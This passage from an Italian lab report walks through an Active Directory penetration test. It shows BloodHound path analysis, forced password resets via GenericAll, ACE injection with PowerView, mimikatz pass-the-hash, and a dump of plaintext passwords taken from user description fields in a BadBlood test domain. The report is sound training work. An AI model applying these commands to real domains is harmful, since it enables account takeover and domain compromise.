Ora è sufficiente fare l'upload del file zip contenente i dati del dominio sull'interfaccia di BloodHound, o trascinando il file sulla finestra di BloodHound o mediante l'apposito pulsante.

6.2.3 Analizzare i dati

Una volta caricati i dati su BloodHound, è possibile eseguire query sul database del dominio così da avere dei grafi significativi. Ad esempio, si può chiedere a BloodHound di creare un grafo che rappresenta la via più corta alla compromissione di un account amministratore di dominio.




Figura 6.1: Risultato della query "Shortest path to Domain Admins" prima dell'esecuzione di BadBlood




Figura 6.2: Risultato della query "Shortest path to Domain Admins" dopo l'esecuzione di BadBlood

Oltre a questa query, ce ne sono tante altre preimpostate di default e c'è anche la possibilità di crearne di personalizzate. Per creare query personalizzate è

necessario andare a modificare il file `~/.config/bloodhound/customqueries.json` scrivendo le query in linguaggio Cypher [1].

6.3 Preparazione delle macchine Windows

Per l'esecuzione degli attacchi, sulle macchine Windows è stato disattivata la rilevazione di minacce in tempo reale di Windows Defender e vi sono stati installati alcuni tool:

- **BloodHound**
- **Mimikatz**
- **PowerSploit** [2]
- **Rubeus** [3]
- **Powermad** [4]
- **PowerUpSQL** [5]

È stato inoltre aggiunto il gruppo *CYBERLOOP/Domain Users* agli utenti abilitati a connettersi con il protocollo Remote Desktop sulla workstation Windows.

6.4 Preparazione della macchina Kali

Molti attacchi sono stati eseguiti direttamente sulle macchine Windows, dopo avere effettuato l'accesso mediante Remote Desktop con il computer personale dello studente, collegato alla VPN del laboratorio.

[1] Cypher è il linguaggio di query di Neo4j, con il quale è possibile effettuare delle ricerche sul database. La documentazione completa è disponibile all'indirizzo `https://neo4j.com/developer/cypher/`

[2] `https://github.com/PowerShellMafia/PowerSploit`

[3] `https://github.com/GhostPack/Rubeus`

[4] `https://github.com/Kevin-Robertson/Powermad`

[5] `https://github.com/NetSPI/PowerUpSQL`

Per alcune fasi del penetration test è stato invece necessario l'utilizzo di una macchina dotata del sistema operativo Kali Linux, anch'essa collegata alla VPN del laboratorio. Era infatti la macchina Kali ad ospitare il database neo4j, necessario per visualizzare graficamente la struttura del dominio AD con BloodHound.
Alcuni tool in particolare sono risultati molto utili per eseguire attacchi e per scambiare file e dati dalle macchine del laboratorio alla macchina Kali e viceversa. La stragrande maggioranza di questi tool sono inclusi in **Impacket**[6]: una collezione di numerosi tool python in grado di operare con diversi protocolli di rete.

6.5 Privilege escalation

In uno scenario reale, si potrebbero ricavare delle credenziali valide mediante e-mail di **phishing**, o altre tecniche classificate all'interno della tattica "Initial Access" della matrice MITRE ATT&CK [26]. Nell'ambito dell'attività di tirocinio, il penetration test inizia supponendo di avere compromesso un account utente sprovvisto di particolari privilegi: l'account *Alice*, creato con il playbook Ansible, del quale si conosce la password.
La collezione dei dati con SharpHound avviene con l'uso dell'apposito modulo PowerShell, mediante il comando:

```
Invoke-BloodHound -CollectionMethod All
```

[6] `https://github.com/SecureAuthCorp/impacket`

```
PS C:\Users\alice> Invoke-BloodHound -CollectionMethod All
----------------------------------------------
Initializing SharpHound at 10:54 on 14/01/2021
----------------------------------------------

Resolved Collection Methods: Group, Sessions, LoggedOn, Trusts, ACL, ObjectProps, LocalGroups, SPNTargets, Container

[+] Creating Schema map for domain CYBERLOOP.LOCAL using path CN=Schema,CN=Configuration,DC=CYBERLOOP,DC=LOCAL
PS C:\Users\alice> [+] Cache File not Found: 0 Objects in cache

[+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 146 MB RAM
Status: 3165 objects finished (+3165 633)/s -- Using 180 MB RAM
Enumeration finished in 00:00:05.5675400
Compressing data to C:\Users\alice\20210114105428_BloodHound.zip
You can upload this file directly to the UI

SharpHound Enumeration Completed at 10:54 on 14/01/2021! Happy Graphing!
```

Figura 6.3: Collezione dei dati con SharpHound

Viene importata la cartella zip prodotta da SharpHound sulla macchina Kali, dove è in esecuzione il database neo4j e l'interfaccia grafica di BloodHound. Dopo aver effettuato l'upload della cartella sul database, con una query si richiede se esiste un path di attacco da Alice fino all'account Administrator e il risultato è riportato in *figura 6.4*.




Figura 6.4: Risultato della query su BloodHound

Il grafo risultante dalla query effettuata su BloodHound dice che l'utente Alice è membro di un gruppo dotato del privilegio *GenericAll* sull'utente DARREN_GARNER. *GenericAll* in questo caso significa avere pieni poteri

sull'utente DARREN_GARNER. Il modo più semplice per abusare di questo privilegio è quello di cambiare la password della vittima, che grazie al privilegio *GenericAll* risulta possibile nonostante non si conosca l'attuale password.
Si procede quindi l'attacco cambiando la password a DARREN_GARNER. Si decide di modificarla da quella attuale, sconosciuta, a "StrongPass123!".
Questo è possibile farlo in due modi:

- ```
  net user DARREN_GARNER StrongPass123! /domain
  ```
- ```
  $Pass = ConvertTo-SecureString StrongPass123!
  ↪  -AsPlainText -Force
  Set-DomainUserPassword -Identity DARREN_GARNER
  ↪  -AccountPassword $Pass
  ```




Figura 6.5: Cambio password con il comando net user

Dopo aver effettuato il cambiamento di password, è possibile effettuare il login a nome dell'utente DARREN_GARNER e proseguire nella privilege escalation.
Viene eseguito il login con l'account DARREN_GARNER mediante il tool PsExec, come mostrato in *figura 6.6*.




Figura 6.6: Login con l'utente DARREN_GARNER e la nuova password

Il path di attacco evidenziato su BloodHound dai dati raccolti con Alice esprimeva che con DARREN_GARNER sarebbe stato possibile cambiare le password di ELMO_VELEZ, GERTRUDE_GALLEGOS e EMMA_LE, tre account privilegiati, ma nessun tentativo va a buon fine. Provando infatti a cambiare la password di questi utenti con entrambi metodi descritti in precedenza, si riceve un messaggio d'errore che comunica il fallimento per accesso negato.

```
PS C:\Windows\system32> $Pass = ConvertTo-SecureString StrongPass123! -AsPlainText -Force
Set-DomainUserPassword -Identity ELMO_VELEZ -AccountPassword $Pass
AVVISO: [Set-DomainUserPassword] Error setting password for user 'ELMO_VELEZ' : Eccezione durante la chiamata di "SetPassword
" con "1" argomento/i: "Accesso negato. (Eccezione da HRESULT: 0x80070005 (E_ACCESSDENIED))"
```

Figura 6.7: Errore durante il tentativo di cambiare password all'account ELMO_VELEZ

Si decide quindi di collezionare nuovamente i dati con SharpHound, aggiornare il database neo4j sulla macchina Kali ed eseguire una nuova query per evidenziare i path di attacco dall'utente DARREN_GARNER all'utente Administrator.




Figura 6.8: Grafo di BloodHound che mostra i percorsi da DARREN_GARNER a Administrator

Uno dei tre path risultanti, dice che DARREN_GARNER è membro del gruppo 67-122-DISTLIST@CYBERLOOP.LOCAL, che ha il privilegio *GenericAll* sull'unità organizzativa (OU) AWS@CYBERLOOP.LOCAL.
Seguendo le indicazioni di BloodHound, si scopre che per abusare di questa relazione è necessario creare una nuova Access Control Entry (ACE) che garantirà all'utente DARREN_GARNER il privilegio *GenericAll* su tutti i discendenti della OU. I comandi necessari per creare la ACE sono:

```
$Guids = Get-DomainGUIDMap
$AllObjectsPropertyGuid = $Guids.GetEnumerator() | ?{$_.value
↪  -eq 'All'} | select -ExpandProperty name
$ACE = New-ADObjectAccessControlEntry -Verbose
↪  -PrincipalIdentity 'DARREN_GARNER' -Right GenericAll
↪  -AccessControlType Allow -InheritanceType All
↪  -InheritedObjectType $AllObjectsPropertyGuid
$OU = Get-DomainOU -Raw D70FDCCD-79B6-41C4-8B66-456A36F9DFA4
$DsEntry = $OU.GetDirectoryEntry()
$DsEntry.PsBase.Options.SecurityMasks = 'Dacl'
$DsEntry.PsBase.ObjectSecurity.AddAccessRule($ACE)
$DsEntry.PsBase.CommitChanges()
```

Figura 6.9: Creazione dell'ACE con l'account DARREN_GARNER

Non risulta ancora possibile cambiare la password di ELMO_VELEZ, la soluzione potrebbe essere quella di aggiungere DARREN_GARNER all'unità organizzativa AWS.
Per aggiungere l'utente DARREN_GARNER all'unità organizzativa AWS, eseguire il comando:

```
Get-ADObject -Filter 'Name -eq "DARREN_GARNER"' | Move-ADObject
↪  -TargetPath "OU=AWS,OU=People,DC=cyberloop,dc=local"
```

Nuovo tentativo di cambiare la password di ELMO_VELEZ con i comandi:

```
$Pass = ConvertTo-SecureString StrongPass123! -AsPlainText
↪  -Force
Set-DomainUserPassword -Identity ELMO_VELEZ -AccountPassword
↪  $Pass
```

Fallisce nuovamente, sempre con un messaggio di errore del tipo "accesso negato".
Si decide a questo punto di andare a vedere se ELMO_VELEZ faccia effettivamente parte dei membri della OU, e lo fa mediante il programma con interfaccia grafica Utenti e Computer di Active Directory (ADUC). Salta subito all'occhio che un utente, HEATHER_FLOWERS, ha la password in chiaro annotata nel campo descrizione.




Figura 6.10: Password dell'utente HEATHER_FLOWERS visibile nella descrizione

Questo è uno degli utenti creati con BadBlood, quindi si potrebbe pensare che anche altri utenti abbiano annotata nel campo descrizione la password in chiaro. Si decide di eseguire una query sul dominio AD per vedere quanti altri utenti hanno la password nella descrizione, con il comando:

```
Get-ADUser -Filter 'Description -like "*password*"' -Properties
↪  * | FT Name,SamAccountName,Description -A
```

```
PS C:\Users\DARREN_GARNER> Get-ADUser -Filter 'Description -like "*password*"' -Properties * | FT Name,SamAccountName,Description -A

Name                SamAccountName      Description
----                --------------      -----------
ARMANDO_PARKS       ARMANDO_PARKS       Just so I dont forget my password is ytvfAG4XTiGzpy!ZLC5QtG
JACQUELINE_ATKINSON JACQUELINE_ATKINSON Just so I dont forget my password is Cr&7t%&!j%vHVKmSaqGve4
KERRY_CLAYTON       KERRY_CLAYTON       Just so I dont forget my password is h8k6ib#MgN&3Bcdg%6Rpx8F
MILO_TANNER         MILO_TANNER         Just so I dont forget my password is 6yQPnEvA2!XpM3&c84LiuK
LETA_GARDNER        LETA_GARDNER        Just so I dont forget my password is &6&GkZp&b2KEXLFL&cs3icnx
LOUISA_BARNETT      LOUISA_BARNETT      Just so I dont forget my password is 5udpCwSzUpb%Uzwy35jiS&
ZELMA_FORD          ZELMA_FORD          Just so I dont forget my password is HBe!!yu9ggZf%CP2yRAbCg
CRAIG_EVERETT       CRAIG_EVERETT       Just so I dont forget my password is 5JF3WgBp8Kyv7XVz8k&sCgezf
INES_CONNER         INES_CONNER         Just so I dont forget my password is w9gF7Q%P%%YCC7TXQJ5zQVyLU
ALISON_MARKS        ALISON_MARKS        Just so I dont forget my password is 7nkmUJ2gAawidYs3c6!%c2H2
LAURIE_PARSONS      LAURIE_PARSONS      Just so I dont forget my password is Tf!Per2!Z3AMC!4Nqb#2bNBZT
CHESTER_SALAS       CHESTER_SALAS       Just so I dont forget my password is SeS8hxTWb7aArRqF!3JVfUTV
CECELIA_NORRIS      CECELIA_NORRIS      Just so I dont forget my password is mn4KYdQeQ7Zp#tuCC&eG!YZF#
JEWELL_CUMMINGS     JEWELL_CUMMINGS     Just so I dont forget my password is 9r!Luzzr%SgEkYA8BiiXa!i
9322249242SA        9322249242SA        Just so I dont forget my password is aydeT7Uym7vZ2#zTqmWbdB
9352138209SA        9352138209SA        Just so I dont forget my password is &hwJmP3EwZ4G3Z!PK&h#5W
FREDDIE_FERRELL     FREDDIE_FERRELL     Just so I dont forget my password is y2yBawR4!xRPzM2Ahf#%urgLZ
63634928815A        63634928815A        Just so I dont forget my password is Y&yTrsUdPUmu9KKHZVQCGR2
AILEEN_PATRICK      AILEEN_PATRICK      Just so I dont forget my password is d2FL#K2tvb%pziLbp2#Qkb
ROBIN_WALTON        ROBIN_WALTON        Just so I dont forget my password is nxGvMG9CLKuUg!vdB9V46w
JOESPH_RICHMOND     JOESPH_RICHMOND     Just so I dont forget my password is u4LhRp89qjaBxKs%SEUet!S&c
AUDRA_WOODARD       AUDRA_WOODARD       Just so I dont forget my password is UxhkwrX8nzTiqWQ#gC5#F%7
MANDY_MALONE        MANDY_MALONE        Just so I dont forget my password is eCN5H#FuVGbXhkg9!AJBzG9Z
LORENA_YANG         LORENA_YANG         Just so I dont forget my password is wE&hQCRbCAmZ#yb%ZMh65EsS
BARNEY_DAVIDSON     BARNEY_DAVIDSON     Just so I dont forget my password is FQq8SkzCf!e5F4K9K&f&uriP
HEATHER_FLOWERS     HEATHER_FLOWERS     Just so I dont forget my password is RSyN2LLYwwyPL%zNrueg68
WALLACE_FRENCH      WALLACE_FRENCH      Just so I dont forget my password is %C8cLRmA!&iBE#H3JTETy%Zx
FAYE_DICKERSON      FAYE_DICKERSON      Just so I dont forget my password is j!8VdNEVPVt#hnVh&8upJE5
CLEMENT_CHRISTENSEN CLEMENT_CHRISTENSEN Just so I dont forget my password is BxE3#um#Vd#T6pg&iMzNptL4
GUILLERMO_ADKINS    GUILLERMO_ADKINS    Just so I dont forget my password is nn6B4gGWmBEHh%%dnenzeZW
```

Figura 6.11: Utenti con la password annotata nella descrizione

Si dispone quindi ora delle credenziali corrette per accedere al dominio a nome di tutti questi account. Avere più credenziali valide potrebbe essere utile, in uno scenario reale, nel caso in cui la password di un account, conosciuta da parte dell'attaccante, venisse cambiata.
Si decide di eseguire la stessa query su BloodHound, che in linguaggio Cypher risulta essere:

```
MATCH (u:User) WHERE u.description =~ ".*password.*" RETURN u
```

La query ha l'effetto desiderato, e sono ora visibili su BloodHound tutti gli utenti dei quali si conosce la password. La creazione di questa query è utile perché ora è possibile marcare questi utenti come "owned", quindi posseduti, su BloodHound. Esiste infatti una query su BloodHound che mostra gli scenari d'attacco dagli utenti "owned" agli utenti che fanno parte del gruppo *Domain Admins*.
Dato che questa query potrebbe essere utile anche durante altri penetration

test in ambienti AD, si decide di aggiungerla alle query personalizzate su BloodHound così da poterla riusare con un semplice click. Per fare questo bisogna modificare il file di configurazione di BloodHound `~/.config/bloodhound/customqueries.json`, aggiungendo le query che si vuole salvare.

```
{
  "queries": [
    {
      "name": "List all users who have the word password inside their description",
      "queryList": [{
        "final": true,
        "query": "MATCH (u:User) WHERE u.description =~ '.*password.*' RETURN u"
      }]
    },
    {
      "name": "List all users who have the word pass inside their description",
      "queryList": [{
        "final": true,
        "query": "MATCH (u:User) WHERE u.description =~ '.*pass.*' RETURN u"
      }]
    }
  ]
}
```

Figura 6.12: Definizione di due query nel file customqueries.json

A questo punto si prova ad ottenere una shell a nome dell'utente DARREN_GARNER mediante il tool *mimikatz* e non *PsExec*, per vedere se in questo modo sia possibile cambiare la password dell'utente ELMO_VELEZ. Per avere una shell a nome di un utente su *mimikatz* è necessario conoscere l'hash NTLM della password. Dopo aver calcolato l'hash NTLM della password di DARREN_GARNER con un tool online [7], lanciare *mimikatz*, quindi eseguire l'attacco pass the hash come mostrato in *figura 6.13*.

[7] Tool per calcolare hash NTLM: `https://www.browserling.com/tools/ntlm-hash`

```
mimikatz # sekurlsa::pth /user:DARREN_GARNER /ntlm:31d6cfe0d16ae931b73c59d7e0c089c0 /domain:cyberloop.local /run:powershell
user    : DARREN_GARNER
domain  : cyberloop.local
program : powershell
impers. : no
NTLM    : 31d6cfe0d16ae931b73c59d7e0c089c0
  |  PID  1604
  |  TID  8580
  |  LSA Process was already R/W
  |  LUID 0 ; 2297992 (00000000:00231088)
  \_ msv1_0   - data copy @ 000001DBEC5E7870 : OK !
  \_ kerberos - data copy @ 000001DBEC692C08
   \_ des_cbc_md4       -> null
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ *Password replace @ 000001DBEBC82108 (32) -> null
```

Figura 6.13: Pass the hash per avere una shell a nome dell'utente DARREN_GARNER

Provando a cambiare la password di ELMO_VELEZ, si riceve sempre l'errore di accesso negato.
Si decide di abbandonare questo path di attacco e di cercarne un altro con BloodHound, dato che ora si conoscono le credenziali di molti utenti. L'esecuzione della query "shortest path to domain admins from owned principals" restituisce tutti gli scenari di attacco per raggiungere account di amministratori di dominio partendo dagli account compromessi.




Figura 6.14: Risultato della query "shortest path to domain admins from owned principals" su BloodHound

Tra tutte le opzioni, si sceglie di proseguire utilizzando l'account JEWELL_CUMMINGS del quale conosco la password, annotata in chiaro nel campo descrizione.




Figura 6.15: Path di attacco dall'account JEWELL_CUMMINGS al gruppo Domain Admins

Si nota che l'account JEWELL_CUMMINGS, per conto del gruppo JO-MAR-ADMINGROUP, del quale fa parte, ha il privilegio *GenericAll* sul computer *win-server-1*. Su questo computer l'utente Administrator ha una sessione, il che significa che l'hash NTLM della sua password è memorizzato nella cache degli accessi. L'obiettivo è quindi quello di accedere alla macchina *win-server-1* per recuperare l'hash della password dell'account Administrator. Non è possibile eseguire il login direttamente sulla macchina *win-server-1*, poiché questo è proibito ai normali account utente e concesso esclusivamente ad account privilegiati.
Per iniziare l'attacco si effettua il login mediante Remote Desktop a nome di JEWELL_CUMMINGS sulla macchina *win-wkstn-1*.

